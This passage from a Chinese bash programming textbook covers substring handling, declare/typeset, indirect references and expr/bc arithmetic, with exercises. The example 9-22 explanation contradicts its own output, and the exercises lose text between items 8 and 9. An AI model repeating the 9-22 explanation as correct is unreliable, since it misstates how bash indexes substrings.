该命令表示从名称为$string 的字符串的第$position 个位置开始抽取长度为$length 的子串，expr substr 命令与#{…}命令最大的不同之处在于 expr substr 命令是从 1 开始对名称为$string 的字符串进行标号的。另外，expr substr 命令中的$length 是必不可少的，如果缺少$length 参数，Shell 将报 expr 语法错误，如例 9-21 所示。

```
#例 9-21：缺少$length 参数的 expr substr 命令
[root@zawu shell-program]# string="Speeding up small jobs in Hadoop"
[root@zawu shell-program]# expr substr "$string" 1   #缺少$length 参数，报语法错误
expr: 语法错误
[root@zawu shell-program]#
```

下面的例 9-22 给出${string:position:length}和 expr substr $string $position $length 命令在同样的 position 和 length 参数值下的执行结果，可以看到，${string:position:length}以 0 开始标号，第 8 个字符是 p，而 expr substr $string $position $length 以 1 开始标号，第 8 个字符为 S。

```
#例 9-22：${…}和 expr substr 命令的比较结果
[root@zawu shell-program]# string="Speeding up small jobs in Hadoop"
#第 1 条命令：以 0 开始标号，第 8 个字符是 p
[root@zawu shell-program]# echo ${string:1:8}
peeding
#第 2 条命令：以 1 开始标号，第 8 个字符是 S
[root@zawu shell-program]# expr substr "$string" 1 8
Speeding
[root@zawu shell-program]#
```

接下来，我们介绍使用正则表达式抽取子串的命令，使用正则表达式只能抽取 string 开头处或结尾处的子串，抽取 string 开头处子串的命令有以下两种格式：

```
(1) expr match $string '\($substring\)'
(2) expr $string  :  '\($substring\)'              #冒号前后都有一个空格
```

例 9-23 演示如何抽取字符串开头处的子串，该例子中 another_string 的值赋为：20091114 Reading Hadoop，它的开头处是一串数字，例中 4 条命令都将 substring 赋值为：[0-9]*，该正则表达式意义为 0～9 的任意重复的数字。例 9-23 中第 1 条命令使用第（1）种格式，即 expr match 格式，结果抽取出 another_string 开头的一串数字作为子串；第 2 条命令使用第（2）种格式，并在冒号前后都加上了空格，结果得到正确结果；第 3 条和第 4 条命令演示了冒号前后缺少空格所引起的错误，可以看到，无论是冒号之前还是之后缺少空格，Shell 都将报语法错误。

```
#例 9-23：演示如何抽取 another_string 开头处的子串
[root@zawu shell-program]# another_string="20091114 Reading Hadoop"
#第 1 条命令：第（1）种格式
```

```
[root@zawu shell-program]# expr match "$another_string" '\([0-9]*\)'
20091114
#第 2 条命令：第（2）种格式，注意：冒号前后都有一个空格
[root@zawu shell-program]# expr "$another_string" : '\([0-9]*\)'
20091114
#第 3 条命令：冒号前缺少空格
[root@zawu shell-program]# expr "$another_string": '\([0-9]*\)'
expr: 语法错误
#第 4 条命令：冒号后缺少空格
[root@zawu shell-program]# expr "$another_string" :'\([0-9]*\)'
expr: 语法错误
[root@zawu shell-program]#
```

抽取 string 结尾处子串的命令同样有以下两种格式：

```
(1) expr match $string '.*\($substring\)'
(2) expr $string  :  '.*\($substring\)'      #冒号前后都有一个空格
```

相比于抽取 string 开头处的子串，抽取 string 结尾处子串的命令在“\(”之前多了“.*”符号，我们可以将.*\($substring\)理解成正则表达式，.*表示任意字符的任意重复，$substring 为正则表达式，因此，.*\($substring\)的意义为在任意字符的任意重复后（即字符串结尾处）抽取满足$substring 的子串。

例 9-24 演示了如何抽取字符串结尾处的子串，$substring 为 6 个句点，表示 6 个任意字符。因此，例中命令的意义都为抽取 string 结尾处的任意 6 个字符作为子串。

```
#例 9-24：演示如何抽取 another_string 结尾处的子串
[root@zawu shell-program]# another_string="20091114 Reading Hadoop"
[root@zawu shell-program]# expr match "$another_string" '.*\(......\)'
Hadoop
[root@zawu shell-program]# expr "$another_string" : '.*\(......\)'
Hadoop
[root@zawu shell-program]#
```

5. 删除子串

与抽取子串相反，删除子串是指将原字符串中符合条件的子串删除，删除子串命令只有${…}格式的，但是，删除子串命令可以分为从开头处删除和从结尾处删除两种不同的命令。首先，我们介绍从开头处删除子串的命令，有如下两种格式：

```
(1) ${string#substring}             #删除 string 开头处与 substring 匹配的最短子串
(2) ${string##substring}            #删除 string 开头处与 substring 匹配的最长子串
```

上述两种格式命令的功能是不同的，第（1）种格式命令的功能是删除开头处与 substring 匹配的最短子串，即 string 开头处一旦与 substring 匹配就立即删除；第（2）种格式命令的功能是删除开头处与 substring 匹配的最长子串，即 string 开头处直到无法再与 substring 匹配时才删除。

例 9-25 演示了上述两种格式命令的用法，第 1 条命令删除 string 开头字符 2 和 1 之间的最短匹配，结果匹配到 1114 的第一个 1；第 2 条命令删除 string 开头字符 2 和 1 之间的最长匹配，结果匹配到 1114 的最后一个 1。两条命令中的*字符表示任意字符，需要注意的是，删除子串命令的 substring 并非是正则表达式，仅表示从起始字符到终止字符，*字符表示起始字符和终止字符之间的任意字符，这也正是*字符在此环境下的特殊用法。

```
#例 9-25：删除 another_string 开头处与 substring 匹配的最短子串和最长子串
[root@zawu shell-program]# another_string="20091114 Reading Hadoop"
#第 1 条命令：删除 another_string 开头处 2 和 1 之间的最短匹配
```

```
[root@zawu shell-program]# echo ${another_string#2*1}
114 Reading Hadoop
#第 2 条命令：删除 another_string 开头处 2 和 1 之间的最长匹配
[root@zawu shell-program]# echo ${another_string##2*1}
4 Reading Hadoop
[root@zawu shell-program]#
```

删除子串还可以从 string 的结尾处开始删除，有与上述开头处删除子串命令格式相对应的两种命令格式：

```
(1)${string%substring}                  #删除 string 结尾处与 substring 匹配的最短子串
(2)${string%%substring}                 #删除 string 结尾处与 substring 匹配的最长子串
```

由上面两条命令可以看出，从 string 开头处或结尾处删除子串的不同仅在于#和%两个符号不同。例 9-26 演示上述两种格式命令的用法，第 1 条命令删除 string 结尾处字符 a 和 p 之间的最短匹配，结果删除了 adoop 子串；第 2 条命令删除 string 结尾处字符 a 和 p 之间的最长匹配，结果删除了 ading Hadoop 子串。

```
#例 9-26：删除 another_string 结尾处与 substring 匹配的最短子串和最长子串
[root@zawu shell-program]# another_string="20091114 Reading Hadoop"
#第 1 条命令：删除 another_string 结尾处 a 和 p 之间的最短子串
[root@zawu shell-program]# echo ${another_string%a*p}
20091114 Reading H
#第 2 条命令：删除 another_string 结尾处 a 和 p 之间的最长子串
[root@zawu shell-program]# echo ${another_string%%a*p}
20091114 Re
[root@zawu shell-program]#
```

6. 替换子串

替换子串命令都是${...}格式，可以在任意处（也包括开头处和结尾处）替换满足条件的子串。首先介绍在任意处替换子串的命令，如下两条格式的命令：

```
(1)${string/substring/replacement}      #仅替换第一次与 substring 相匹配的子串
(2)${string//substring/replacement}     #替换所有与 substring 相匹配的子串
```

第（1）种格式的命令仅替换第一次与 substring 相匹配的子串，替换内容为 repacement 子串，第（2）种格式在 string 和 substring 之间比第（1）种格式多出一条斜杠，表示替换所有与 substring 相匹配的子串，替换内容同样为 repacement 子串。

例 9-27 演示上述两种格式命令的用法，第 1 条命令为第（1）种格式，仅将第一个 111 子串用 zzzz 子串进行替换，由例中结果也可看出，第二个 111 子串未被替换，第 1 条命令为第（2）种格式，它将所有的 111 子串替换为 zzzz 子串。

```
#例 9-27：替换与 substring 匹配的子串
[root@zawu shell-program]# string="20091115sunday20091116tomorrow"
#第 1 条命令：仅替换第 1 次出现 111 的地方，第 2 次出现 111 的地方不修改
[root@zawu shell-program]# echo ${string/111/zzzz}
2009zzzz5sunday20091116tomorrow
#第 2 条命令：替换所有出现 111 的地方
[root@zawu shell-program]# echo ${string//111/zzzz}
2009zzzz5sunday2009zzzz6tomorrow
[root@zawu shell-program]#
```

同删除子串一样，替换子串中的 substring 不是正则表达式，但是，*字符具有特殊的意义，表示起始字符和终止字符之间的任意字符，例 9-28 演示*字符在替换命令中的用法，substring 为 0*y，表示从 0 字符开始到 y 字符结束的字符串，结果将 0091115sunday 替换为

zzzz。

```
#例 9-28：*字符在替换子串命令中的用法
[root@zawu shell-program]# string="20091115sunday20091116tomorrow"
[root@zawu shell-program]# echo ${string/0*y/zzzz}
2zzzz20091116tomorrow
[root@zawu shell-program]#
```

替换子串命令还有两种格式，分别在 string 开头处和结尾处替换与 substring 相匹配的子串，命令格式为：

```
(1)${string/#substring/replacement}          #替换 string 开头处与 substring 相匹配的子串
(2)${string/%substring/replacement}          #替换 string 结尾处与 substring 相匹配的子串
```

上述两种格式命令的区别仅在于第（1）种格式斜杠后为#符号，而第（2）种格式斜杠后为%符号，例 9-29 演示替换开头处和结尾处子串命令的用法，例中第 1 条命令利用第（1）种格式命令替换开头处子串，将 2009 替换为 YEAR；例中第 2 条命令利用第（2）种格式命令替换结尾处子串，用 t*w 表示从 t 字符开头到 w 字符结束的字符串，结果将结尾处的 tomorrow 替换为 YESTADAY。

```
#例 9-29：替换开头处和结尾处子串的命令
[root@zawu shell-program]# string="20091115sunday20091116tomorrow"
#第 1 条命令：替换开头处的子串
[root@zawu shell-program]# echo ${string/#2009/YEAR}
YEAR1115sunday20091116tomorrow
#第 2 条命令：替换结尾处的子串
[root@zawu shell-program]# echo ${string/%t*w/YESTADAY}
20091115sunday20091116YESTADAY
[root@zawu shell-program]#
```

9.3 有类型变量

Shell 变量一般是无类型的，但是 bash Shell 提供了 declare 和 typeset 两个命令用于指定变量的类型，两个命令是完全等价的，declare 命令在 bash 2.0 版本后被引入，typeset 命令也适用于 Korn Shell。由于这两个命令完全等价，因此，本节仅以 declare 命令为例来解释这两个命令的用法。declare 命令的格式为：

```
declare [选项] 变量名
```

declare 命令有 6 个选项，表 9-2 给出了 declare 命令的选项及其意义。

表 9-2　declare 命令的选项及其意义

选项名	意　　义
-r	将变量设置为只读属性
-i	将变量定义为整型数
-a	将变量定义为数组
-f	显示此脚本前定义过的所有函数名及其内容
-F	仅显示此脚本前定义过的所有函数名
-x	将变量声明为环境变量

declare 命令的-r 选项将变量设置为只读属性，其功能与 6.1.1 节介绍的 readonly 命令完全一样，变量被设置为只读后，变量值不允许再被修改。

declare 命令的-i 选项将变量定义为整型数，一旦变量被定义为整型数，Shell 不再按照字符串形式来处理该变量，允许使用该变量进行算术运算。下面的例 9-30 说明了 declare 命令的-i 选项，同时介绍了 let 命令的意义。新建名为 vartype.sh 的脚本，内容如下：

```
#例 9-30：vartype.sh 脚本说明 declare -i 命令和 let 命令
#!/bin/bash

variable1=2009
variable2=$variable1+1                #以字符型处理 variable2
echo  "variable2=$variable2"

let variable3=$variable1+1            #let 命令以整型数处理 variable3
echo  "variable3=$variable3"

declare -i variable4                  #将 variable4 定义为整型
variable4=$variable1+1
echo  "variable4=$variable4"
```

下面给出 vartype.sh 脚本的执行结果，vartype.sh 脚本首先定义 variable1，赋值为 2009，然后定义 variable2，用表达式$variable1+1 赋值。从结果可以看到，variable2=2009+1，这说明 Shell 将 variable2 当做字符串来处理，并没有进行加法运算。接着，vartype.sh 脚本定义 variable3，利用 let 命令将其赋为$variable1+1，从结果可以看到，variable3=2010，这说明此时 Shell 将 variable3 当做整型来处理，执行了加法运算。最后，vartype.sh 脚本用 declare -i 命令将 variable4 定义为整型数，然后用表达式$variable1+1 赋值，结果显示，variable4=2010，这说明 Shell 同样将 variable4 当做整型数处理，执行加法运算。

```
#例 9-30 vartype.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x vartype.sh
[root@zawu shell-program]# ./vartype.sh
variable2=2009+1
variable3=2010
variable4=2010
[root@zawu shell-program]#
```

由 vartype.sh 脚本可以看出，declare -i 命令可以将变量定义为整型，在默认情况下就进行算术运算。如果不使用 declare -i 命令，在算术运算时需要使用 let 命令，顺便提及，expr 命令可以替换 let 命令，使后面的表达式进行算术运算。

在此，我们再介绍一种使变量执行算术运算的方法——双圆括号方法，即((…))格式。例 9-31 的 doubleparenthese.sh 脚本演示了双圆括号的用法，doubleparenthese.sh 脚本的内容如下：

```
#例 9-31：doubleparenthese.sh 脚本演示双圆括号的用法
#!/bin/bash

variable1=12
variable2=5

result=$((variable1*variable2))       #用双圆括号括起使变量进行算术运算
echo "result=$result"
```

doubleparenthese.sh 脚本首先定义 variable1 和 variable2，然后用 result=$((variable1*

variable2))语句为 result 变量赋值，Shell 将双圆括号内的表达式解析为算术运算。下面给出了例 9-31 中 doubleparenthese.sh 脚本的执行结果，我们可以看到，result=60，这表明 result 的值确实是 variable1 和 variable2 执行乘法运算后的结果。

```
#例 9-31 doubleparenthese.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x doubleparenthese.sh
[root@zawu shell-program]# ./doubleparenthese.sh
result=60
[root@zawu shell-program]#
```

双圆括号方法的另一功能是使 bash Shell 实现了 C 语言风格的变量操作，我们用例 9-32 来说明这点，新建名为 cstyle.sh 的脚本，内容如下：

```
#例 9-32：cstyle.sh 脚本利用双圆括号方法实现 C 语言风格的变量操作
#!/bin/bash

((a = 2009))                #等号两端各有一个空格
echo "The initial value of a is:$a"

#自加、自减是 Shell 算术运算符中未曾定义过的，C 语言中有相关内容
((a++))
echo "After a++,the value of a is:$a"
((++a))
echo "After ++a,the value of a is:$a"
((a--))
echo "After a--,the value of a is:$a"
((--a))
echo "After --a,the value of a is:$a"
```

cstyle.sh 脚本在双圆括号内实现五种 C 语言风格的运算，首先是 C 语言风格的赋值，C 语言允许赋值号两端存在空格，但是，这在 Shell 中是不允许的。其次，变量 a 可以使用 C 语言中定义的自加和自减符号，这两个符号在 Shell 的算术运算符中是未曾定义过的。下面给出 cstyle.sh 脚本的执行结果，可以看到，a 确实被成功地赋值，并成功地实现自加和自减运算。

```
#例 9-32 cstyle.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x cstyle.sh
[root@zawu shell-program]# ./cstyle.sh
The initial value of a is:2009
After a++,the value of a is:2010
After ++a,the value of a is:2011
After a--,the value of a is:2010
After --a,the value of a is:2009
[root@zawu shell-program]#
```

当然，双圆括号方法还可以实现更加复杂的 C 语言风格的运算，如逻辑判断、三元操作等，读者可以执行本章上机提议第 9 题给出的脚本。

declare 命令的-a 选项将变量声明为数组类型，Shell 将按照数组来处理该变量，关于数组，我们将在第 14 章详细介绍，在此不再展开论述。

declare 命令的-f 选项有两种格式，第（1）种格式不带任何参数，第（2）种格式带函数名，具体格式如下：

```
(1) declare -f
(2) declare -f function-name
```

declare -f 命令的第（1）种格式显示此脚本前定义过的所有函数名及内容，而第（2）种格式仅显示 function-name 函数名及其内容。

declare 命令的-F 选项只显示函数名，不显示函数的内容。因此，declare -F 命令后不再需要添加任何参数。

Shell 编程中的函数将在第 13 章详细介绍，在此仅介绍 declare 的-f 和-F 选项的意义，并不对函数展开介绍。

declare 命令的-x 选项将变量声明为环境变量，相当于 export 命令，但是，declare -x 允许在声明变量为环境变量的同时给变量赋值，而 export 命令不支持此功能，即如下格式的 declare 命令是成立的。

```
declare -x variable-name=value
```

9.4 间接变量引用

如果第一个变量的值是第二个变量的名字，从第一个变量引用第二个变量的值就称为间接变量引用。设有如下两个表达式：

```
variable1=variable2
variable2=value
```

variable1 的值是 variable2，而 variable2 又是变量名，variable2 的值为 value，间接变量引用是指通过 variable1 获得变量值 value 的行为，bash Shell 提供了两种格式实现间接变量引用：

```
(1) eval tempvar=\$$variable1
(2) tempvar=${!variable1}
```

第（1）种格式中 eval 是关键字，用\$$形式得到 variable1 的间接引用，保存在 tempvar 变量中，第（2）种格式用${!...}得到 variable1 的间接引用，并赋给 tempvar。下面的例 9-33 说明了以上两种格式命令，新建名为 indirect.sh 的脚本文件，内容如下：

```
#例 9-33：indirect.sh 脚本演示间接变量引用
#!/bin/bash

variable1=variable2                    #定义 variable1 变量，它的值为 variable2
variable2=Hadoop                       #variable2 又是一变量名，值为 Hadoop

echo "varialbe1=$variable1"            #直接引用 variable1

eval tempvar=\$$variable1              #用第（1）种格式命令间接引用 variable1
echo "tempvar=$tempvar"

#用第（2）种格式命令间接引用 variable1
echo "Indirect ref variable1 is :${!variable1}"
```

indirect.sh 脚本首先定义 variable1 变量，其值为 variable2，而 variable2 又是一个变量名，其值为 Hadoop。indirect.sh 脚本分别输出直接引用 variable1、用第（1）种格式命令间接引用 variable1、用第（2）种格式命令间接引用 variable1 的结果。下面给出 indirect.sh 脚本的执行结果。

```
#例 9-33 indirect.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x indirect.sh
```

```
[root@zawu shell-program]# ./indirect.sh
varialbe1=variable2                    #直接引用 variable1 的结果
tempvar=Hadoop                         #间接引用 variable1 的结果
Indirect ref variable1 is :Hadoop      #间接引用 variable1 的结果
[root@zawu shell-program]#
```

从例 9-33 的结果可以看出，直接引用 variable1 的结果为 variable2，间接引用 variable1 的结果为 Hadoop。

我们再查看 indirect.sh 脚本中两种间接引用命令的使用方法，第（1）种格式中，由于 eval 关键字的存在，必须引入临时变量 tempvar 保存间接引用结果，而第（2）种格式则可以直接使用${!variable1}得到 variable1 的间接引用。因此，第（2）种格式的间接引用比第（1）格式直观且更加便于使用。

接下来，我们举一个间接变量引用的例子，该例利用间接变量引用实现数据库表格的查找，新建名为 indirectapp1.sh 的脚本，内容如下：

```
#例 9-34：indirectapp1.sh 脚本说明间接变量引用的应用
#!/bin/bash

#########################数据库表格数据###############################
S01_name="Li Hao"
S01_dept=Computer
S01_phone=025-83481010
S01_rank=5

S02_name="Zhang Ju"
S02_dept=English
S02_phone=025-83466524
S02_rank=8

S03_name="Zhu Lin"
S03_dept=Physics
S03_phone=025-83680010
S03_rank=3
#########################数据库表格数据###############################

#设置 3 级 Shell 提示符变量，改变 select 命令的提示符
PS3='Pls. select the number of student:'

#用 select 建立选择菜单，供用户选择学号
select stunum in "S01" "S02" "S03"
do
  #将输入的学号组合成名字、系名、电话和排名的变量名
name=${stunum}_name
  dept=${stunum}_dept
  phone=${stunum}_phone
  rank=${stunum}_rank

  #通过间接变量引用得到学生的信息
  echo "BASIC INFORMATION OF NO.$stunum STUDENT:"
  echo "NAME:${!name}"
  echo "DEPARTMENT:${!dept}"
  echo "PHONE:${!phone}"
  echo "RANK:${!rank}"
```

```
  break
done
```

indirectapp1.sh 脚本首先将数据库中的表格数据赋给一些变量，这些变量以数据库主键学生的学号开头，下画杠后面跟该学生具体信息的名称，如 S01_name 表示学号为 S01 的学生的姓名、S02_phone 表示学号为 S02 的学生的电话号码。然后，indirectapp1.sh 脚本用 select 命令新建菜单，供用户选择需要查询的学号，stunum 变量保存 S01、S02 或 S03，再通过 stunum 与_name、_dept、_phone 和_rank 字符串组合成 S01_name、S01_phone 和 S02_phone 等变量，显然，name 变量的值为 S01_name、S02_name 或 S03_name。最后，indirectapp1.sh 脚本间接引用 name、dept、phone 和 rank 变量，得到用户所选择的那个学生的相应信息。下面给出 indirectapp1.sh 脚本的执行结果。

```
#例 9-34 indirectapp1.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x indirectapp1.sh
[root@zawu shell-program]# ./indirectapp1.sh
1) S01
2) S02
3) S03                                              #以上是 select 命令自动生成的菜单
Pls. select the number of student:2                 #用户输入，本例中为 2
#以下是由间接变量信息反馈与用户输入相对应的信息
BASIC INFORMATION OF NO.S02 STUDENT:
NAME:Zhang Ju
DEPARTMENT:English
PHONE:025-83466524
RANK:8
[root@zawu shell-program]#
```

从例 9-34 的结果可以看出，运行 indirectapp1.sh 脚本后，Shell 弹出由 select 命令自动生成的菜单，等待用户在由 PS3 所设置的 3 级 Shell 提示符“Pls. select the number of student:”后输入选择，此时输入的是 2，Shell 反馈出 S02 学生的信息。此时，stunum 变量值为 S02、name 变量值为 S02_name、dept 变量值为 S02_dept、phone 变量值为 S02_phone、rank 变量值为 S02_rank，indirectapp1.sh 脚本通过间接引用变量 name、dept、phone 和 rank，分别得到 Zhang Ju、English、025-83466524 和 8。

从另一个角度理解，在间接变量引用中，第一个变量中存放的是最终值的地址，因此，间接变量引用使得 Shell 编程实现了类似于高级程序语言中指针的功能，在很多场合能够精简 Shell 脚本。

9.5 bash 数学运算

在编写程序的过程中经常会涉及数学运算，而 9.3 节指出 bash Shell 的变量只有整型和字符型，没有浮点型。那么，在 Shell 脚本编程中如何实现浮点型运算呢？本节将要解决这一问题。

9.5.1 expr 命令

expr 命令对于读者来说已经不陌生，它在整型数运算和字符串处理中都曾经出现过，尽管

如此，我们依然有必要总结一下 expr 命令的用法，表 9-3 列出了 expr 操作符的名称及其意义。

表 9-3 expr 命令的操作符及其意义

操 作 符	意 义
ARG1 | ARG2	当 ARG1 不为空且非零时，返回 ARG1；否则返回 ARG2
ARG1 & ARG2	当 ARG1 不为空且非零时，返回 ARG1；否则返回 0
ARG1 < ARG2	当 ARG1 小于 ARG2 时，返回 1；否则返回 0
ARG1 <= ARG2	当 ARG1 小于等于 ARG2 时，返回 1；否则返回 0
ARG1 = ARG2	当 ARG1 等于 ARG2 时，返回 1；否则返回 0
ARG1 != ARG2	当 ARG1 不等于 ARG2 时，返回 1；否则返回 0
ARG1 >= ARG2	当 ARG1 大于等于 ARG2 时，返回 1；否则返回 0
ARG1 > ARG2	当 ARG1 大于 ARG2 时，返回 1；否则返回 0
ARG1 + ARG2	返回 ARG1 和 ARG2 之和
ARG1 - ARG2	返回 ARG1 和 ARG2 之差
ARG1 * ARG2	返回 ARG1 和 ARG2 之积
ARG1 / ARG2	返回 ARG1 除以 ARG2 的商数
ARG1 % ARG2	返回 ARG1 除以 ARG2 的余数

当 expr 命令的操作符是普通字符时，根据表 9-3 中的格式进行运算就能得出结果。但是，当 expr 命令的操作符是元字符，即该操作符还有其他含义时，需要用转义符将操作符的特殊含义屏蔽，方能使 expr 成功地执行数学运算，下面的例 9-35 演示了 expr 操作符是元字符的情况。

```
#例 9-35：演示 expr 操作符是元字符
#第 1 条命令：*字符是元字符，不用转义符屏蔽*的特殊含义将报语法错误
[root@jselab shell-book]# expr 2010 * 2
expr: 语法错误
#第 2 条命令
[root@jselab shell-book]# expr 2010 \* 2
4020
[root@jselab shell-book]#
```

例 9-35 中，expr 操作符是*符号，由于*字符是元字符，第 1 条命令不用转义符屏蔽*的特殊含义时，Shell 报语法错误；第 2 条命令在*字符前加上转义符，成功地得到运算结果。

需要提醒读者注意的一点是：expr 操作符两端必须有空格，否则将不执行数学运算。请看下面的例 9-36。

```
#例 9-36：expr 操作符两端必须有空格
#第 1 条命令：-号两端无空格时，没有执行数学运算
[root@jselab shell-book]# expr 2010-2009
2010-2009
#第 2 条命令：-号两端加上空格，得到运算结果
[root@jselab shell-book]# expr 2010 - 2009
1
[root@jselab shell-book]#
```

例 9-36 的第 1 条命令：“-”号两端无空格时，没有执行数学运算；第 2 条命令在“-”号

两端加上空格，得到运算结果。

9.5.2 bc 运算器

bc 是一种内建的运算器，是 bash Shell 中最常用的浮点数运算工具，bc 能包含下面的一些元素：

- 整型数和浮点数。
- 简单变量和数组变量。
- C 语言风格的注释（/*…*/格式）。
- 表达式。
- 复杂程序结构，如 if-then 结构等。
- 函数。

首先，举一个简单的例子说明 bc 在命令行中的用法，如下面的例 9-37 所示。

```
#例 9-37：演示 bc 在命令行中的用法
[root@jselab shell-book]# bc                    #输入 bc 命令，启动 bc 运算器
bc 1.06
Copyright 1991-1994, 1997, 1998, 2000 Free Software Foundation, Inc.
This is free software with ABSOLUTELY NO WARRANTY.
For details type `warranty'.
#以上是 bc 版本信息，从下面开始输入运算表达式
3.1415 * 3 * 3 /*Compute the area of a circle*/
28.2735
r=3
3.1415 * r * r
28.2735
13 / ( 3 + 4)
1
quit
[root@jselab shell-book]#
```

例 9-37 首先输入 bc 命令，启动 bc 运算器，Shell 上显示 bc 版本信息，bash 4.0 的是 bc 1.06 版本。在版本信息下方，可以输入运算表达式，例 9-37 计算一个半径为 3 的圆面积，输入“3.1415 * 3 * 3 /*Compute the area of a circle*/”，“/**/”内是注释，bc 返回浮点数结果 28.2735；接着，例 9-37 又以变量的方式计算圆面积，将 r 变量赋为 3，可以调用 r 进行计算；最后，输入“quit”命令可以退出 bc 运算器。

bc 运算器支持的数学运算符号如表 9-4 所示。

表 9-4 bc 运算器的操作符及其意义

操 作 符	意 义
ARG1 + ARG2	返回 ARG1 和 ARG2 之和
ARG1 - ARG2	返回 ARG1 和 ARG2 之差
ARG1 * ARG2	返回 ARG1 和 ARG2 之积
ARG1 / ARG2	返回 ARG1 除以 ARG2 的商数（按 scale 变量设定结果的小数位数）
ARG1 % ARG2	返回 ARG1 除以 ARG2 的余数
ARG1 ^ ARG2	返回 ARG1 的 ARG2 次方，指数运算
++ ARG 或 ARG ++	自加操作

-- ARG 或 ARG --	自减操作

bc 运算器定义了内建变量 scale 用于设定除法运算的精度，默认情况下，scale 变量等于 0，因而，除法运算的结果将自动取整。下面的例 9-38 演示了 scale 变量的作用：

```
#例 9-38：演示 bc 运算器 scale 变量的作用
[root@jselab shell-book]# bc -q          #-q 选项使得 bc 运算器不输出版本信息
13 / (3 + 4)
1                                        #未设置 scale 之前，除法运算结果自动取整
scale=4                                  #将 scale 设为 4
13 / (3 + 4)
1.8571                                   #除法结果小数点后保留 4 位
quit
[root@jselab shell-book]#
```

例 9-38 未设置 scale 之前，除法运算结果自动取整；当将 scale 设为 4 后，除法结果小数点后保留 4 位。bc 命令后加上-q 选项，使得 bc 运算器不输出版本信息，这使得 bc 运算器更加简洁。

例 9-37 和例 9-38 解释清楚了如何在命令行中使用 bc 运算器。实际上，我们经常需要在 Shell 脚本中进行浮点数运算，那么如何在脚本中使用 bc 运算器呢？幸运的是，命令替换可以帮助我们方便地将 bc 运算器的结果赋给一个 Shell 变量，在脚本中调用 bc 运算器的一般格式为：

```
variable=`echo "options; expression"  | bc`
```

上述命令中，variable 是变量名，echo 命令后 options 部分一般用于设置 scale 变量，expression 是数学运算表达式，echo 的结果通过管道符传输给 bc 命令，这样就将 expression 的结果赋给了 variable 变量。下面的例 9-39 说明 Shell 脚本调用 bc 运算器，新建 calare.sh 脚本，内容如下：

```
#例 9-39：calare.sh 脚本用 bc 运算器计算圆面积
#!/bin/bash

var1=20
var2=3.14159
var3=`echo "scale=5;$var1 ^ 2 " | bc`          #计算半径的平方
var4=`echo "scale=5;$var3 *$var2" | bc`        #计算圆面积
echo "The area of this circle is:$var4"
```

例 9-39 的 calare.sh 脚本用 bc 运算器计算圆面积，首先利用 bc 的指数运算，计算出 var1 变量的平方，赋给 var3；接着，将 var3 和 var2 相乘得出圆面积；calare.sh 脚本将 scale 变量设为 5，即输出结果的小数点后精确到第 5 位。下面给出 calare.sh 脚本的执行结果：

```
#例 9-39：calare.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x calare.sh
[root@jselab shell-book]# ./calare.sh
The area of this circle is:1256.63600          #结果的小数点后精确到第 5 位
[root@jselab shell-book]#
```

calare.sh 脚本确实实现了浮点数运算，输出结果的小数点后精确到第 5 位。由此可见，将 bc 运算器和命令替换结合可以方便地实现脚本的复杂数学运算。

9.6 本章小结

在第 6 章的基础上，本章探讨了 Linux Shell 变量的高级用法。首先，在第 6 章介绍的几个简单环境变量的基础上，本章全面介绍了 bash Shell 中的内部变量及其应用；其次，本章介绍 Shell 处理字符串的命令和方法，它与 awk 编程一起构成了 Shell 编程中字符串处理的全部方法；再次，本章介绍 declare 和 typeset 命令，它们将原本无类型的 Shell 变量声明为特定类型；本章还讨论了间接变量引用的方法及其应用；最后，本章总结了 bash 进行数学运算的方法，整型数运算可以用 expr 命令，但是，浮点运算等复杂运算需要使用 bc 运算器。

9.7 上机提议

1．连续执行以下命令，给出目录栈中元素入栈和出栈的序列，在每条命令后查看 DIRSTACK 的值。

```
pushd /etc
pushd sysconfig
popd
pushd /usr/share
popd
popd
```

2．利用 grep 命令查找某目录下所有以 b 开头的文件中的“#”字符，但是，如果这些 b 开头的文件以.sh 结尾，则忽略对其进行查找。（提示：结合使用 GLOBIGNORE 变量实现）

3．将 9.1 节中 selectreply.sh 脚本的 break 关键字去掉，观察执行该脚本后将出现什么情况。然后，将 selectreply.sh 脚本中 select 命令后的 var 去掉，观察执行该脚本后又将出现什么情况。

4．挑选 1～3 个 Shell 选项，分别用选项名及其简写开关该选项，并查看 SHELLOPTS 的值。

5．定义变量 string="Rolling lessons learned from Hadoop into an open source Hadoop successor"，分别实现以下操作：（1）打印 string 的长度；（2）给出 Hadoop 在 string 中的索引；（3）将第 1 个 Hadoop 替换为 MapReduce；（4）将所有的 Hadoop 替换为 MapReduce。

6．用 typeset 命令定义 integervar 为环境变量，并赋值为 1101，然后将 integervar 执行加法操作，并打印结果。

7．执行下面的脚本，比较 result1 和 result2 的值，体会 typeset 命令的作用。

```
#!/bin/bash
var1=12
var2=5
result1=val1*var2
echo "result1=$result1"

typeset -i var3=15 var4=8
typeset result2=var3*var4
echo " result2=$result2"
```

8．定义 variable1=911、variable2=1101，使用三种方法实现 variable1*variable2 操作。（提示：三种方法为 declare 或 typeset 将 variable1 和 variable2 声明为整型、let 命令、用双圆括号

```
let --a && echo " TRUE" || echo " FALSE"
b=1
let b-- && echo " TRUE" || echo " FALSE"

((c = a<4?9:11))
echo "c=$c"
```

10．执行下面的脚本，验证间接变量引用的方法。

```
#!/bin/bash
t=cell
var=9999
cell=$var
tempvar=\$$t

echo "Direct refer t:$t"
echo "tempvar=$tempvar"
echo "Indirect refer t:${!t}"
```

11．使用 REPLY 改写 9.4 节的 indirectapp1.sh 脚本，并执行之，巩固 select 命令、REPLY 变量、PS3 变量和间接变量引用等知识。

12．脚本中调用 bc 运算器还可以使用<<delimiter 的方法，格式如下：

```
variable=`bc << EOF
options
expresstons
EOF`
```

请用这种方法改写例 9-39 的 calare.sh 脚本，实现圆面积的计算。

第 10 章 I/O 重定向

I/O 重定向是 Shell 编程中的一个重要议题，用于捕捉一个文件、命令、程序或脚本，甚至代码块的输出，然后把捕捉到的输出作为输入发送给另外一个文件、命令、程序或脚本等。本章首先介绍 I/O 重定向最常用的方法：管道，并结合 sed 和 awk 等命令说明管道的用法；其次，介绍面向文件的 I/O 重定向，内容涉及文件标识符、I/O 重定向符号及其用法、exec 命令和代码块重定向等。在此基础上，本章上升到 Shell 设计者的高度介绍 Shell 如何对一个命令行进行处理，首先，结合实例详细介绍 Shell 处理命令行的流程，其次，举例介绍 Shell 中的一个高级命令：eval 命令。

10.1 管道

